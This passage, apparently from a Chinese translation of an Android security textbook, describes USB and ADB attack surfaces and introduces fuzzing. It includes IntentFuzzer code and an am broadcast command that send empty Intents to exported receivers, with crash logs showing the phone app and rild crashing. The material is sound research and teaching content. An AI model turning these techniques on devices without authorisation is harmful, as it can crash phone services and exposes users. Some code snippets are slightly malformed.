以轻易地从设备中读取引导装载程序、启动配置和完整的闪存文件系统。攻击者完全占有设备后，可以实施许多攻击，这些只是其中的一部分。

你很幸运，本书不会像其他很多书籍一样，只是泛泛地提及这些攻击，而是在第 13 章中详细演示说明这些技术。但本章不会深入介绍这些物理攻击。

5.6.2　USB

USB 是 Android 设备与其他设备进行交互的标准化有线接口。尽管 iPhone 有它专属的苹果连接线，大部分 Android 设备使用标准化的 micro USB 端口，作为基础的有线接口，USB 暴露了几种不同类型的功能，这些功能与 Android 设备的多功能性是直接相关的。

USB 接口的功能取决于设备处于什么模式，或者在设备配置中启用了哪些选项。通常支持的模式有 ADB、fastboot、下载模式、大容量存储、媒体设备和网络共享等。并非所有的设备都支持所有模式，有些设备默认启用了其中一些模式，如大容量存储或媒体传输协议（MTP）模式。其他 USB 模式，如 fastboot 和下载模式，取决于在启动时按住的特定组合键。此外，一些设备还有一个菜单，让你在连接 USB 设备时选择进入哪种模式。图 5-7 显示了一部 HTC One V 手机上 USB 连接类型的菜单项。




图 5-7　HTC One V 手机的 USB 模式菜单

暴露的 USB 攻击面取决于设备处在哪种模式或启用了哪些特性。对于所有模式，引导装载程序或 Linux 内核中的驱动都支持 USB 硬件。在这些设备驱动上层，有一些额外的软件处理使用各类功能的特定网络协议进行的通信。在 Android 4.0 之前，许多设备默认启用大容量存储模式，而一些设备需要在屏幕上单击一个按钮才能启用。Android 4.x 及之后版本完全移除了对大容量存储模式的支持。在此之前，宿主计算机在访问 SD 卡时，需要先从设备卸载/sdcard 分区，操作起来非常烦琐。于是，后续设备默认使用了 MTP 模式。

1. 枚举 USB 攻击面

在文献中，USB 设备经常被称为一种*功能*，也就是说，USB 设备是向系统提供一些附加功能的。实际上，一个 USB 设备就可以拥有许多不同的功能。每个 USB 设备有一种或多种配置，而每种配置又有至少一个*接口*。一个接口中包含一组*端点*，这些端点说明了与特定功能进行通信的方式。数据只能单向流出或流向端点，因此如果某个设备功能需要进行双向通信，那么它必须定义两个端点。

使用像 `lsusb` 这样的工具和 libusb 库，我们可以在 USB 所连接的主机上进一步枚举 USB 所暴露的攻击面。`lsusb` 工具可以显示出一个设备所支持的接口和端点的详细信息。以下代码片段显示了在一部 HTC One X+手机上 ADB 的接口和端口。

```
dev:~# lsusb -v -d 0bb4:0dfc
Bus 001 Device 067: ID 0bb4:0dfc High Tech Computer Corp.
Device Descriptor:
[...]
  idVendor           0x0bb4 High Tech Computer Corp.
  idProduct          0x0dfc
  bcdDevice            2.32
  iManufacturer           2 HTC
  iProduct                3 Android Phone
[...]
  bNumConfigurations      1
  Configuration Descriptor:
[...]
    bNumInterfaces          3
[...]
    Interface Descriptor:
[...]
      bNumEndpoints           2
      bInterfaceClass       255 Vendor Specific Class
      bInterfaceSubClass     66
      bInterfaceProtocol      1
      iInterface              0
      Endpoint Descriptor :
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x83  EP 3 IN
        bmAttributes            2
          Transfer Type            Bulk
          Synch Type               None
          Usage Type               Data
[...]
      Endpoint Descriptor:
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x03  EP 3 OUT
        bmAttributes            2
          Transfer Type            Bulk
          Synch Type               None
          Usage Type               Data
[...]
```

5

可以使用 libusb 与单一端点进行通信，而 libusb 为许多高级编程语言（如 Python 和 Ruby）都提供了支持。

Android 设备在一个 USB 接口上同时支持多种功能。这一支持机制被称为“Multifunction Composite Gadget”，而背后的软件被称为“Gadget 框架”。在一台设备上，你经常可以从 init 配置文件中找到关于支持 USB 模式的更多信息，例如 Nexus 4 有一个/init.mako.usb.rc 文件，该文件详细列出了所有可能的模式组合以及相关的生产厂商和产品 ID。以下是默认模式的条目。

```
on property:sys.usb.config=mtp
    stop adbd
    write /sys/class/android_usb/android0/enable 0
    write /sys/class/android_usb/android0/idVendor 18D1
    write /sys/class/android_usb/android0/idProduct 4EE1
    write /sys/class/android_usb/android0/bDeviceClass 0
    write /sys/class/android_usb/android0/bDeviceSubClass 0
    write /sys/class/android_usb/android0/bDeviceProtocol 0
    write /sys/class/android_usb/android0/functions mtp
    write /sys/class/android_usb/android0/enable 1
    setprop sys.usb.state ${sys.usb.config}
```

上述片段告知 init 进程在某个进程将 `sys.usb.config` 属性设置为 `mtp` 时如何响应。除了停止 ADB 守护进程外，init 进程还需要通过`/sys/class/android_usb` 重新配置 Gadget 框架。

另外，可以在 AOSP 代码仓库中找到 Android 框架如何管理 USB 设备的信息。以下片段显示了在 frameworks/base 项目中 Android 支持的不同模式。

```
dev:~/android/source/frameworks/base$ git grep USB_FUNCTION_
core/java/android/hardware/usb/UsbManager.java:57:     * <li> {@link
#USB_FUNCTION_MASS_STORAGE} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:59:     * <li> {@link
#USB_FUNCTION_ADB} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:61:     * <li> {@link
#USB_FUNCTION_RNDIS} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:63:     * <li> {@link
#USB_FUNCTION_MTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:65:     * <li> {@link
#USB_FUNCTION_PTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:67:     * <li> {@link
#USB_FUNCTION_PTP} boolean extra indicating whether the
core/java/android/hardware/usb/UsbManager.java:69:     * <li> {@link
#USB_FUNCTION_AUDIO_SOURCE} boolean extra indicating whether the
```

对在 USB 上暴露的攻击面进行深入挖掘，取决于不同接口所支持的具体功能与协议。这超出了本章的范围，第 6 章中将深入介绍其中的一个接口：媒体传输协议（MTP）。

2. ADB

用于开发的 Android 设备通常启用了 USB 调试。这会启动 ADB 守护进程，后者允许在 Android 设备上以特殊权限运行命令。在许多设备上，特别是运行 Android 4.2.2 之前版本的设备，访问 ADB shell 并不需要任何认证。甚至，软件版本号为 1.27.531.11 的 T-Mobile HTC One 手机默认暴露了无需认证的 ADB，而且并不允许关闭它。可以想象，获取设备的这种访问可以轻易达成一些有趣的

攻击。

安全研究人员 Kyle Osborn、Robert Rowley 和 Michael Müller 演示了许多种利用设备 ADB 访问的攻击方法。Robert Rowley 在几个会议上展示过 Juice Jacking 攻击，在这些攻击中，攻击者可以创建出手机充电站，在目标手机连接 USB 进行充电时，可以隐蔽地下载目标手机上的数据，或者在目标手机中安装恶意软件。Rowley 的公共充电站只是为了引起公众对这些威胁的重视，而一个恶意攻击者就不会这么仁慈了。Kyle Osborn，以及后来的 Michael Müller，都开发了使用 ADB 来下载目标数据的工具。Kyle Osborn 的工具特别设计来在攻击者的 Android 设备上运行，实施“物理隐蔽强迫”攻击。在这种攻击场景中，攻击者在目标不注意的时候，将攻击者设备连接到目标设备上，从中窃取最为敏感的数据。整个过程通常只需要很短的时间，这让这种攻击异常高效。值得庆幸的是，Android 的后期版本中默认对 ADB 增加了认证。这显著地缓解了这种类型的攻击，但并没有完全消除 ADB 攻击面。

5.6.3 其他物理攻击面

尽管 USB 是 Android 设备上最普遍存在的物理攻击面，但它并不是唯一的一个。其他物理攻击面包括手机 SIM 卡、SD 卡、HDMI、暴露的测试点和对接连接器等。Android 系统中通过各种不同类型的软件（从内核驱动到 Android 框架层 API）来提供对所有这些接口的支持。探索这些接口之下的攻击面超出了本章的范围，留给感兴趣的读者去练习。

5.7 第三方修改

第 1 章介绍过，许多参与生产 Android 设备的实体会修改操作系统的不同组成部分。比如，OEM倾向于在他们的整合过程中对系统进行大量的修改。OEM进行的修改已经不限于某个区域，而是倾向于深度定制整个系统。例如，许多 OEM 会在他们的版本中捆绑一些特别的应用，如提高效率的工具。一些 OEM 甚至将他们的特性实现在 Android 框架层中，并在系统中的各个位置使用。所有这些第三方修改都可能会扩大设备的攻击面，而这种情况确实经常发生。

确定这些修改的范围和本质是一个非常困难的过程，而且绝大部分都需要手工分析。一般需要将待分析的设备与 Nexus 设备进行对比。正如在第 2 章所提到的，大多数设备有着许多原生 Android 设备中没有的运行进程，通过比较两个设备的 `ps` 命令输出和文件系统内容，可以展示出许多差异。init 进程的配置文件在这里很有帮助。审查对 Android 框架层的修改则需要处理 Dalvik 代码的专业工具。定位到这些差异后，发现由这些软件引入的额外攻击面是相当烦琐的工作，通常需要花许多个小时来进行逆向工程与分析。

5.8 小结

本章探索了 Android 设备可能被攻击的所有不同途径，讨论了如何根据可应用的攻击向量和攻击面的不同属性对研究工作进行优先级排序。

通过根据访问复杂性将 Android 的攻击面分成 4 个高层分类，本章分别深入到每种攻击面的底层细节中，涉及了不同类型的相邻条件对可用攻击方法的影响。

本章也讨论了一些已知的攻击方法，并介绍了一些可用来进一步探索 Android 攻击面的工具和技术。特别是，你学到了如何识别 Android 设备上暴露的端点，如网络服务、本地 IPC 功能和 USB 接口等。

由于 Android 代码规模庞大，本章不可能详尽地分析 Android 的整个攻击面，因此我们鼓励你应用并扩展本章展示的技术方法进一步探索。

下一章将对本章中提及的一些概念进行扩展，并进一步探索几个特定的攻击面，还将介绍如何利用模糊测试（fuzzing）方法来发现安全漏洞。

使用模糊测试来挖掘漏洞

模糊测试（fuzz testing），或称 fuzzing，是一种通过构造畸形输入，来测试软件输入验证的方法。本章将就模糊测试展开详细讨论。本章会介绍模糊测试的起源，并解释各种相关任务的细微差别。模糊测试包含目标识别、输入构造、系统自动化和结果监控等步骤。最后，本章会围绕本书写作时测试的三个模糊测试工具，来分别阐述它们各自不同的方法、挑战和考虑因素。这些例子会向你展示使用 fuzzing 技术来挖掘漏洞是多么容易。读完本章后，相信你一定会很好地理解模糊测试，并使用这一技术来找到隐藏在 Android 系统中的漏洞。

6.1 模糊测试的背景

模糊测试拥有很长的历史，并且被证明能够有效地找到漏洞。这一技术最初是由威斯康星大学麦迪逊分校的 Barton Miller 教授在 1988 年提出，当时仅仅是作为一个课程项目来测试各种 UNIX 系统工具的错误。而在现代信息安全领域中，模糊测试已经成为安全专家和开发者审计软件输入验证的方法。事实上，已经有一些杰出的安全研究人员就这一主题写过专著。这一简单的技术已经帮助人们发现了许许多多的 bug，其中相当一部分是安全漏洞。

模糊测试的基本前提是使用自动化的方法测试尽可能多的可达程序路径。处理大量不同的输入会触发分支条件的计算，每次分支决策可能会导致软件执行包含错误或无效假设的代码。因此在模糊测试中，到达更多的执行路径意味着更有可能找到 bug。

模糊测试能够在安全研究社区流行有很多原因。模糊测试最吸引人的一点也许是其所具有的自动化这个本质特点。研究人员只要开发出一个模糊测试工具就能使其长期运行，而自己可以去做其他工作，如审计或逆向工程等。此外，开发一个简单的模糊测试工具只需要很少的时间，尤其是相比人工审计二进制或源代码而言。一些模糊测试框架进一步减少了研究人员所需的的精力投入。而且，使用模糊测试找到的 bug 数量远超人工审计。所有这些优势都预示着模糊测试将会长期存在。

尽管有如此多的优势，模糊测试也并非完美。首先，它只能找到缺陷，而找到的缺陷是否属于安全问题还需要研究人员进一步分析，关于这个问题将在第 7 章详细介绍。其次，模糊测试也有局限。考虑使用模糊测试来测试 16 字节的输入，相比其他文件格式来说，这算是很小的输入了。因为每个字节有 255 种可能值，所以整个输入集合包含 319 626 579 315 078 487 616 775 634

918 212 890 625 种可能值。测试如此庞大的输入集合，使用现在的技术是完全不可能的。最后，有漏洞的代码有时候即便被执行了，也可能检测不到，如发生在一个不重要的缓冲区中的内存损坏。尽管有以上这些问题，模糊测试仍然十分有用。

相比整个信息安全社区，模糊测试在 Android 生态圈中并没有受到太多的关注。尽管有人公开表示过对模糊测试 Android 系统有兴趣，但很少有人公开谈论他们具体做了哪些相关的工作，屈指可数的几个公开演讲也仅仅关注单一且有限的攻击面。除此之外，截止到写作本书之时，还没有直接针对 Android 的模糊测试框架。整体上来讲，Android 设备上暴露的大量攻击面还远远没有被测试。

对目标应用做一次成功的模糊测试，需要完成以下 4 个步骤：

- 选定目标；
- 生成输入；
- 传递测试用例；
- 监控崩溃。

模糊测试的首要步骤是确定一个目标，剩下的 3 个步骤很大程度上取决于第一个。选定目标后，可以有多种不同的方式来生成输入，如通过对合法的输入进行变异处理，或者完全重新构造整个输入。然后，这些构造的输入必须按照选定的攻击向量和攻击面传递给目标软件。最后，采用监控崩溃的方式来识别异常行为。接下来几节将深入讨论这 4 个步骤。

6.1.1　选定目标

构造有效的模糊测试工具的首要步骤是选定一个目标。如果时间紧迫，随便选择一个也未尝不可，而用心的选择则需要考虑很多因素，如分析程序的复杂度、实现的难度、研究人员的经验、攻击向量和攻击面等。一个熟悉、复杂且攻击面易于到达的对象是理想的测试目标。然而，多花些精力去测试那些攻击面难以到达的对象能找到一般情况下发现不了的 bug。在目标选择上所付出精力的多少最终取决于研究人员，但是需要考虑最小的攻击向量和攻击面。由于 Android 的攻击面非常大（第 5 章讨论过），其中有许多适合用来进行模糊测试的潜在目标。

6.1.2　构造畸形输入

构造输入是模糊测试过程中变化最多的一步。回忆前面介绍的内容，要遍历所有的输入集合，即便对于 16 字节也是不可能的。为此，研究人员使用了几种不同类型的模糊测试方法在广阔的输入空间中找到 bug。对模糊测试工具的分类很大程度上取决于用来生成输入的方法。每种模糊测试方法都各有优缺点，并且会产生不同的结果。除了模糊测试方法有不同的类型，生成输入也有两种不同的方法。

最流行的模糊测试类型叫做*非智能模糊测试*（dumb-fuzzing），在这种方式下，输入的生成并不考虑输入的语义信息，耗费的开发时间很短，因为不要求研究人员深入理解输入数据。然而，这也意味着在分析发现的 bug 时，需要更多的努力才能理解其根本原因。从本质上来说，节省的

研究成本很多只是被延迟到了发现潜在安全问题之后。采用非智能模糊测试的方式生成输入，安全研究人员将各种不同的变异（mutation）技术用在有效的输入上。最常见的变异手段包括将输入数据中的一个随机字节改为一个随机值等。令人惊讶的是，基于变异的非智能模糊测试发现了非常多的 bug，无怪乎它会成为最流行的模糊测试类型。

智能模糊测试（smart-fuzzing）是另一种流行的模糊测试技术。从名字就可以看出，智能模糊测试在输入生成上需要更加智能一些。虽然不同的情形下智能的程度不一，但理解输入的数据格式都是最重要的。智能模糊测试尽管初期需要更多的投入，但会在很大程度上受益于研究人员的直觉和分析结果。例如，在消除不必要地遍历不感兴趣的代码路径时，学习解析器的代码结构可以极大地提高代码的覆盖率。虽然智能模糊测试也可以用变异的方式来生成输入，但是它主要依赖生成式方法（generative method），这种方法通常使用基于输入数据格式的自定义程序或语法，从零开始生成整个输入。可以说，智能模糊测试比非智能模糊测试更有可能发现安全漏洞，尤其是对于那些经受住智能模糊测试 的比较成熟的目标。

两种模糊测试方法可以混合起来使用，这样可以生成任何一种单一方法不可能生成的输入。将输入解析成不同的数据结构，然后在不同的逻辑层面进行变异，会是一种强大的技术。一个很好的例子是，用一个生成的子树来替换 DOM 树的一个或几个 HTML 节点。一个使用解析器的混合方法能够将模糊测试限定在输入中的一些选定字段或区域。

无论采用哪种模糊测试方法，研究人员都会使用各种各样的技术来提高输入生成的有效性。一个小的技巧是，测试整数输入时优先使用更容易造成问题的输入，如使用较大的 2 的乘方。另外一个技术是，尽可能去做那些容易产生问题的变异，而避免那些不容易产生问题的变异。值得注意的是，不要修改消息完整性的数据或一些幻数（Magic Number），否则会降低代码覆盖率。此外，需要对一些上下文相关的长度值进行调整，以绕过目标软件中的健全性检查。如果发现的缺陷无法解释，就意味着测试失去意义，只能造成资源的浪费。以上这些都是模糊测试工具开发者在生成输入的时候需要考虑的问题。

6.1.3　处理输入

畸形输入构造完成后，下一步就是把这些输入交给目标软件去处理。如果目标软件不处理这些输入，就意味着目标代码没有被测试，也就不可能找到 bug。处理输入是模糊测试的最大优势——自动化的基础。目标是能够自动地、反复地把构造的输入传递给目标软件。

输入的传递方式取决于目标软件的攻击向量。模糊测试一个基于 socket 的服务需要发送数据包，还可能需要建立和关闭会话。测试一个文件格式需要写出并打开构造的输入文件。寻找客户端软件的漏洞则需要自动进行复杂的用户交互，如打开一封电子邮件。这仅仅是一些例子。几乎所有依赖于网络的通信都有暴露潜在漏洞的可能。当然有更多的攻击方式存在，每种都有自身的输入处理考量。

类似于生成输入，也有提高处理输入效率的方法。一些模糊测试工具会通过像攻击者一样传递输入来完全模拟一次攻击，另一些则会让目标软件在调用栈的底层处理输入来提高性能，还有

的会避免往很慢的永久存储设备写入，而将数据留在内存中。这些技术都能大幅提高测试速度，但也都有代价。在底层做模糊测试得到的结果可能在真实的攻击环境中无法重现，这样就产生了误报。遗憾的是，有些发现并不是安全问题，处理起来非常枯燥繁琐。

6.1.4　监控结果

模糊测试的第四步是监控测试结果。如果不去观测那些非预期行为，就不可能知道你是否发现了一个安全问题。一个测试可以得到很多可能的结果，如成功的处理、中止、程序或系统崩溃，以及测试系统的永久破坏等。如果不考虑那些异常情况，则会导致你的模糊测试工具停止运行，这样就无法做到无需人为参与。记录和报告统计数据有助于快速了解模糊测试工具的运行状况。

就像构造输入和处理输入那样，也可以使用很多监控结果的选项。一种快速且粗略的方式是只去监控那些系统日志里的非预期事件。测试过程中发生崩溃时，服务会停止响应或者关闭连接，观测这些事件是另一种监控测试的方式。可以使用调试器来获取崩溃时更为细粒度的信息（如寄存器的值），也可以使用插桩工具（如 valgrind）来观测非正常行为。函数截获（API hooking）也是一种有用的技术，尤其是使用模糊测试来寻找非内存破坏漏洞时。如果这些方法全部失效，你可以构建自定义的软硬件来克服几乎所有在监控上遇到的问题。

6.2　Android 上的模糊测试

Android 系统上的模糊测试与其他 Linux 系统上的非常相似。如果你熟悉 UNIX 工具，如 `ptrace`、管道、信号，以及其他 POSIX 标准概念，将会非常有帮助。得益于操作系统的进程隔离特性，对一个程序做模糊测试时，对整个系统产生副作用的风险是相对较小的。使用这些工具可能会开发出带有集成调试器等的高级模糊测试工具。尽管有这些便利，对 Android 设备进行模糊测试依然存在一些挑战。

模糊测试，或者更广泛的软件测试，是一项复杂的课题。很多不确定的因素会使测试产生错误。对于 Android，那些非 Linux 的组件使这一复杂度又提高了。软硬件的看门狗还可能会让设备重启。为了实现最小权限原则，Android 系统中的程序通常会互相依赖，如果去测试那些有依赖关系的程序，则可能导致多个进程崩溃。在底层硬件中实现的功能性依赖（如视频解码），会导致系统锁定或程序发生故障。上述问题的发生都将导致模糊测试终止。因此，要想开发一个健壮的模糊测试工具，就必须解决好这些问题都。

Android 设备还面临着另外一个问题：性能。大多数 Android 设备要明显慢于传统的 x86 机器。即便使用顶级配置的宿主机，Android SDK 中提供的仿真器通常比物理设备更慢。尽管充分健壮和自动化的模糊测试工具可以在无人监管的情况下很好地运行，但是较低的性能依然会影响测试效率。

除了计算性能，通信速度也会带来问题。一般 Android 设备上只有 USB 和 Wi-Fi 两个通道，少数设备还会有串口，但串口速度更慢。这些通信方式在传输文件或频繁发送命令的时候性能都

不是很好。在 ARM 设备的节能模式下，如屏幕关闭时，Wi-Fi 的表现将变得非常糟糕。鉴于这些问题，如果能将传入和传出设备的数据量减到最小，那将会是非常有好处的。

尽管有这些性能问题，直接在 Android 真机上进行模拟测试还是要比使用仿真器好得多。就像前面提到的，物理设备通常运行的是 OEM 定制的 Android 系统。如果模糊测试的目标代码被厂商修改过，那么测试结果将会不同。即便厂商没有修改代码，物理设备依然会有一些仿真器所没有的代码，如外设的驱动和专有软件等。模糊测试的结果可能会跟设备或设备系列相关，因此在仿真器上进行模拟测试是不够的。

6.3 对 Broadcast Receiver 进行模糊测试

第 4 章讲过，Broadcast Receiver 和其他进程间通信（IPC）端点均为应用中有效的输入点，它们的安全性和健壮性往往被忽视。无论第三方应用还是官方 Android 组件都可能存在这样的问题。这一节将会介绍一个针对 Broadcast Receiver 的非常初级和简单的模糊测试方法：空 Intent fuzzing。这一技术最早是 iSEC Partners 公司于 2010 年在 IntentFuzzer 中实现的。尽管除了 IntentFuzzer 的最初发布，这一方法没有做得到什么宣传推广，但是它可以帮你快速找到目标，并且引导你开发更专注、更智能的模糊测试工具。

6.3.1 选定目标

首先，你需要找到某款应用或整个系统中哪些 Broadcast Receiver 已经被注册。你可以使用 PackageManager 类来查找系统中已经安装的应用，以及它们导出的接收者，下面是 IntentFuzzer 中的一个代码片段（有少量修改）：

```
protected ArrayList<ComponentName> getExportedComponents() {
    ArrayList<ComponentName> found = new ArrayList<ComponentName>();
    PackageManager pm = getPackageManager();
    for (PackageInfo pi : pm
.getInstalledPackages(PackageManager.GET_DISABLED_COMPONENTS
| PackageManager.GET_RECEIVERS) {
    PackageItemInfo items[] = null;
    if (items != null)
        for(PackageItemInfo pii : items)
            found.add(new ComponentName(pi.packageName, pii.name));
    return found;
}
```

getPackageManager 方法返回一个 PackageManager 对象 pm。然后调用 getInstalled Packages 方法，在过滤选项中只选择 Broadcast Receiver，得到的返回数组 found 中包含了包名和组件名。

还可以使用 Drozer 来列举目标应用或整个目标设备中的 Broadcast Receiver，类似于第 4 章的介绍。下面的代码片段分别列举了系统中的所有 Broadcast Receiver 和应用 com.yougetitback.androidapplication.virgin.mobile 中的 Broadcast Receiver。

```
dz> run app.broadcast.info
Package: android
  Receiver: com.android.server.BootReceiver
    Permission: null
  Receiver: com.android.server.MasterClearReceiver
    Permission: android.permission.MASTER_CLEAR

Package: com.amazon.kindle
  Receiver: com.amazon.kcp.redding.MarketReferralTracker
    Permission: null
  Receiver: com.amazon.kcp.recommendation.CampaignWebView
    Permission: null
  Receiver: com.amazon.kindle.StandaloneAccountAddTracker
    Permission: null
  Receiver: com.amazon.kcp.reader.ui.StandaloneDefinitionContainerModule
    Permission: null
...

dz> run app.broadcast.info -a \
com.yougetitback.androidapplication.virgin.mobile
Package: com.yougetitback.androidapplication.virgin.mobile
  Receiver: com.yougetitback.androidapplication.settings.main.Entranc...
    Permission: android.permission.BIND_DEVICE_ADMIN
  Receiver: com.yougetitback.androidapplication.MyStartupIntentReceiver
    Permission: null
  Receiver: com.yougetitback.androidapplication.SmsIntentReceiver
    Permission: null
  Receiver: com.yougetitback.androidapplication.IdleTimeout
    Permission: null
  Receiver: com.yougetitback.androidapplication.PingTimeout
...
```

6.3.2　生成输入

想要理解给定输入（比如一个 Intent 接收者）期望或者能够处理什么，通常需要拿到一个基本的测试样例，或者去分析接收者本身。第 4 章逐步分析了一个目标应用，包含一个特别的 Broadcast Receiver 在内。只要知道进程间通信的本质，无须花费很多时间就可以实现目标。你只需要构造一个不包含其他任何属性（extras、flag 和 URI 等）的显式 Intent 对象。参照 IntentFuzzer 中的以下代码片段：

```
    protected int fuzzBR(List<ComponentName> comps) {
    int count = 0;
    for (int i = 0; i < comps.size(); i++) {
        Intent in = new Intent();
        in.setComponent(comps.get(i));
...
```

在上述代码片段中，`fuzzBR` 方法接收一个组件名列表作为参数并依次迭代每一个组件名，每次迭代都会创建一个 Intent 对象并调用 `setComponent` 将相应组件设置为发送目标。

6.3.3 传递输入

传递 Intent 只需调用 sendBroadcast 方法并传入 Intent 对象即可。下列代码实现了这一算法，在之前的代码片段的基础上进行了扩展。

```
protected int fuzzBR(List<ComponentName> comps) {
    int count = 0;
    for (int i = 0; i < comps.size(); i++) {
        Intent in = new Intent();
        in.setComponent(comps.get(i));
        sendBroadcast(in);
        count++;
    }
    return count;
}
```

也可以使用 am broadcast 命令来达到同样的效果。下面是一个使用这个命令的例子。

```
$ am broadcast -n com.yougetitback.androidapplication.virgin.mobile/co\
m.yougetitback.androidapplication.SmsIntentReceiver
```

使用 am broadcast 命令时，只需用-n 选项传入目标应用包名和组件名（这里是 Broadcast Receiver）即可。这条命令会创建并发送一个空的 Intent。这种方式不仅可以快速进行手动测试，也可以开发一个 shell 脚本形式的模糊测试工具。

6.3.4 监控测试

Android 也提供了一些监控模糊测试的工具。可以使用 logcat 来判断应用是否崩溃。这些错误基本都是那些 Java 风格的未处理异常，如空指针异常 NullPointerException。在下面的例子中，你可以看到 SmsIntentReceiver 这个 Broadcast Receiver 并没有验证接收到的 Intent 及其属性，并且没有很好地处理异常。

```
E/AndroidRuntime(  568): FATAL EXCEPTION: main
E/AndroidRuntime(  568): java.lang.RuntimeException: Unable to start
receiver com.yougetitback.androidapplication.SmsIntentReceiver:
java.lang.NullPointerException
E/AndroidRuntime(  568):        at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
E/AndroidRuntime(  568):        at
android.app.ActivityThread.access$1500(ActivityThread.java:130)
E/AndroidRuntime(  568):        at
android.app.ActivityThread$H.handleMessage(ActivityThread.java:1271)
E/AndroidRuntime(  568):        at
android.os.Handler.dispatchMessage(Handler.java:99)
E/AndroidRuntime(  568):        at
android.os.Looper.loop(Looper.java:137)
E/AndroidRuntime(  568):        at
android.app.ActivityThread.main(ActivityThread.java:4745)
E/AndroidRuntime(  568):        at
java.lang.reflect.Method.invokeNative(Native Method)
```

```
E/AndroidRuntime(  568):        at
java.lang.reflect.Method.invoke(Method.java:511)
E/AndroidRuntime(  568):        at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.
java:786)
E/AndroidRuntime(  568):        at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:553)
E/AndroidRuntime(  568):        at
dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime(  568): Caused by: java.lang.NullPointerException
E/AndroidRuntime(  568):        at
com.yougetitback.androidapplication.SmsIntentReceiver.onReceive
(SmsIntentReceiver.java:1150)
E/AndroidRuntime(  568):        at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2229)
E/AndroidRuntime(  568):        ... 10 more
```

对于这种方法，即便是 OEM 和谷歌提供的组件也不能幸免。我们用这种方法对 Nexus S 进行了测试，发现包 `com.android.phone` 中的组件 `PhoneApp$NotificationBroadcastReceiver` 接收者在 `logcat` 中输入了如下日志信息：

```
D/PhoneApp( 5605): Broadcast from Notification: null
...
E/AndroidRuntime( 5605): java.lang.RuntimeException: Unable to start
receiver com.android.phone.PhoneApp$NotificationBroadcastReceiver:
java.lang.NullPointerException
E/AndroidRuntime( 5605):        at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
...
W/ActivityManager(  249): Process com.android.phone has crashed too many
 times: killing!
I/Process ( 5605): Sending signal. PID: 5605 SIG: 9
I/ServiceManager(81): service 'simphonebook' died
I/ServiceManager(81): service 'iphonesubinfo' died
I/ServiceManager(81): service 'isms' died
I/ServiceManager(   81): service 'sip' died
I/ServiceManager(   81): service 'phone' died
I/ActivityManager(  249): Process com.android.phone (pid 5605) has died.
W/ActivityManager(  249): Scheduling restart of crashed service
com.android.phone/.TelephonyDebugService in 1250ms
W/ActivityManager(  249): Scheduling restart of crashed service
com.android.phone/.BluetoothHeadsetService in 11249ms
V/PhoneStatusBar(  327): setLightsOn(true)
I/ActivityManager(  249): Start proc com.android.phone for restart
com.android.phone: pid=5638 uid=1001 gids={3002, 3001, 3003, 1015, 1028}
...
```

可以看到，这个接收者抛出了一个空指针异常 `NullPointerException`。这种情况下，主线程终止，`ActivityManager` 向包 `com.android.phone` 发送了 `SIGKILL` 信号，导致 `sip`、`phone`、`isms` 以及相关的 Content Provider（如处理短信的）进程都被终止，并且弹出了熟悉的强制关闭窗口，如图 6-1 所示。




图 6-1　来自 com.android.phone 的强制关闭窗口

尽管不是特别华丽，快速的空 Intent fuzzing 方法有效地发现了一个使电话应用崩溃的简单方法。乍看上去，这似乎只是用户的一个临时烦恼，但事实并非如此。随后，rild 收到一个 SIGFPE 信号，表明发生了一个算数运算错误。大部分情况下是除零错误，进而导致崩溃生成了转储，并写入日志和墓石（tombstone）文件。下面列出了崩溃日志中的相关细节。

```
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint:
'google/soju/crespo:4.1.2/JZO54K/485486:user/release-keys'
pid: 5470, tid: 5476, name: rild  >>> /system/bin/rild <<<
signal 8 (SIGFPE), code -6 (?), fault addr 0000155e
    r0 00000000  r1 00000008  r2 00000001  r3 0000000a
    r4 402714d4  r5 420973f8  r6 0002e1c6  r7 00000025
    r8 00000000  r9 00000000  sl 00000002  fp 00000000
    ip fffd405c  sp 40773cb0  lr 40108ac0  pc 40106cc8  cpsr 20000010
...
backtrace:
    #00  pc 0000dcc8  /system/lib/libc.so (kill+12)
    #01  pc 0000fabc  /system/lib/libc.so (__aeabi_ldiv0+8)
    #02  pc 0000fabc  /system/lib/libc.so (__aeabi_ldiv0+8)
...
```

从崩溃报告中的回溯信息中，可以看到这个错误与 libc.so 中的 ldiv0 函数有关，正是这个函数调用了 kill 函数。熟悉 Android 的读者应该知道 rild 和 com.android.phone 应用的关系，我们也会在第 11 章详细讨论。我们简单的模糊测试发现，这个 Broadcast Receiver 组件对其他 Android 基础核心组件有着某种作用。尽管这种空 Intent fuzzing 技术可能无法发现可以利用的漏洞，但是这是一个寻找弱输入验证端点的好例子。这些端点值得进一步探索。

6.4　对 Android 上的 Chrome 进行模糊测试

